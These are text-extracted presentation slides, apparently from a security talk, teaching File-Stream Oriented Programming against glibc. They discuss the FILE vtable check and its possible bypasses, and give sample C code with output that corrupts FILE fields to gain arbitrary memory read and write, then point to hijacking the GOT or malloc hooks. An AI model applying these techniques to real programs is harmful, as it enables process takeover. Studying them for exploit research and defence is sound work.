
FSOP

- File-Stream Oriented Programming



FSOP

- File-Stream Oriented Programming



FSOP

- File-Stream Oriented Programming



Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Vtable verification

- Unfortunately, there are a virtual function table in latest libc
 - Check the address of vtable before all virtual function call
 - If vtable is invalid, it would abort

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Fatal error: glibc detected an invalid stdio handle
Aborted (core dumped)
```

Vtable verification


- Vtable verification in File
 - The vtable must be in libc _IO_vtable section
 - If it's not in _IO_vtable section, it will check if the vtable are permitted

```
static inline const struct _IO_jump_t *
_I0_validate_vtable (const struct _IO_jump_t *vtable)
{
    uintptr_t section_length = __stop__libc_IO_vtables - __start__libc_IO_vtables;
    const char *ptr = (const char *) vtable;
    uintptr_t offset = ptr - __start__libc_IO_vtables;
    if (__glibc_unlikely (offset >= section_length))
        _IO_vtable_check ();
    return vtable;
}
```

Vtable verification

- `_IO_vtable_check`
 - Check the foreign vtables

```
void attribute_hidden
_IO_vtable_check (void)
{
    void (*flag) (void) = atomic_load_relaxed (&_IO_accept_foreign_vtables);
    PTR_DEMANGLE (flag);
    if (flag == &_IO_vtable_check)
        return;
    ...
    Dl_info di;
    struct link_map *l;
    if (_dl_open_hook != NULL
        || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
            && l->l_ns != LM_ID_BASE))
        return;
    ...
    __libc_fatal ("Fatal error: glibc detected an invalid stdio handle\n");
}
```



For overriding

For share library

Vtable verification

- Bypass ?
 - Overwrite IO_accept_foreign_vtables ?
 - It's very difficult because of the pointer guard

```
void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);
PTR_DEMANGLE (flag);
if (flag == &_IO_vtable_check)
    return;
```

Demangle with pointer guard

Vtable verification

- Bypass ?
 - Overwrite `_dl_open_hook` ?
 - Sounds good, but if you can control the value, you can also control other good target

```
if (_dl_open_hook != NULL  
    || (_dl_addr (_I0_vtable_check, &di, &l, NULL) != 0  
        && l->l_ns != LM_ID_BASE))  
    return;
```

Vtable verification

- Summary of the vtable verification
 - It very hard to bypass it.
 - Exploitation of FILE structure is died ?

Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Make FILE structure great again

- How about change the target from vtable to other element ?
 - Stream Buffer & File Descriptor

```
struct _IO_FILE {  
    int _flags; /* I */  
    char* _IO_read_ptr;  
    char* _IO_read_end;  
    char* _IO_read_base;  
    char* _IO_write_base;  
    char* _IO_write_ptr;  
    char* _IO_write_end;  
    char* _IO_buf_base;  
    char* _IO_buf_end;  
  
    int _fileno;  
    ...  
    char _shortbuf[1];  
    ...  
};
```

Make FILE structure great again

- If we can overwrite the FILE structure and use fread and fwrite with the FILE structure
 - We can
 - Arbitrary memory reading
 - Arbitrary memory writing

Make FILE structure great again

- Arbitrary memory reading
 - `fwrite`
 - Set the `_fileno` to the file descriptor of `stdout`
 - Set `_flag` & `~_IO_NO_WRITES`
 - Set `_flag` $\mid=$ `_IO_CURRENTLY_PUTTING`
 - Set the `write_base` & `write_ptr` to memory address which you want to read
 - `_IO_read_end` equal to `_IO_write_base`

Make FILE structure great again

- Arbitrary memory reading
 - Set _flag &~ _IO_NO_WRITES
 - Set _flag |= _IO_CURRENTLY_PUTTING

It will adjust the stream buffer

```
if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
    return EOF
if (((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
{
    ...
}
if (ch == EOF)
    return _IO_do_write (f, f->_IO_write_base,
                        f->_IO_write_ptr - f->_IO_write_base);
...
}
```

A piece of code in fwrite

Our goal

Make FILE structure great again

- Arbitrary memory reading
 - Let `_IO_read_end` equal to `_IO_write_base`
 - If it's not, it would adjust to the current offset.

It will adjust the stream buffer

```
_IO_size_t count;  
if (fp->_flags & _IO_IS_APPENDING)  
    ...  
else if (fp->_IO_read_end != fp->_IO_write_base)  
{  
    ...  
}  
    count = _IO_SYSWRITE (fp, data, to_do);  
    ...  
return count;
```

Our goal

Make FILE structure great again

- Arbitrary memory reading
 - Sample code

```
char *msg = "phddaa";
FILE *fp;
char *buf = malloc(100);
read(0,buf,100);
fp = fopen("key.txt","rw");
fp->_flags &= ~8;
fp->_flags |= 0x800 ;
fp->_IO_write_base = msg;
fp->_IO_write_ptr = msg+6;
fp->_IO_read_end = fp->_IO_write_base;
fp->_fileno = 1;
fwrite(buf,1,100,fp);
```

angelboy@ubuntu:~/cmt\$./arbitrary_read
hi
phddaa*hi*

Make FILE structure great again



- Arbitrary memory writing
 - `fread`
 - Set the `_fileno` to file descriptor of `stdin`
 - Set `_flag &~ _IO_NO_READS`
 - Set `read_base & read_ptr` to `NULL`
 - Set the `buf_base & buf_end` to memory address which you want to write
 - `buf_end - buf_base < size of fread`

Make FILE structure great again

- Arbitrary memory writing
 - Set read_base & read_ptr to NULL

It will copy data from buffer to destination

```
have = fp->_IO_read_end - fp->_IO_read_ptr;  
if (want <= have)  
...  
if (fp->_IO_buf_base  
&& want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base))  
{  
    if (_underflow (fp) == EOF)  
    ...  
}
```



Buffer size must be smaller than read size

Make FILE structure great again

- Arbitrary memory writing
 - Set _flag &~ _IO_NO_READS

```
if (fp->_flags & _IO_NO_READS)
{
    return EOF;
}
...
count = _IO_SYSREAD (fp, fp->_IO_buf_base,
                     fp->_IO_buf_end - fp->_IO_buf_base);
```




Our goal

Make FILE structure great again

- Arbitrary memory writing
 - Sample code

```
FILE *fp;
char *buf = malloc(100);
char msg[100];
fp = fopen("key.txt", "rw");
fp->_flags &= ~4;
fp->_IO_buf_base = msg;
fp->_IO_buf_end = msg+100;
fp->_fileno = 0;
fread(buf, 1, 6, fp);
puts(msg);
```

```
angelboy@ubuntu:~/cmt$ ./arbitrary_write
phddaa
phddaa
```



Make FILE structure great again


- If you have arbitrary memory address read and write, you can control the flow very easy
 - GOT hijack
 - `__malloc_hook__/_free_hook__/_realloc_hook__`
 - ...
- By the way, you can not only use `fread` and `fwrite` but also use any `stdio` related function

Make FILE structure great again

- If we don't have any file operation in the program
 - We can use stdin/stdout/stderr
 - `put`/`printf`/`scanf`
 - `...`

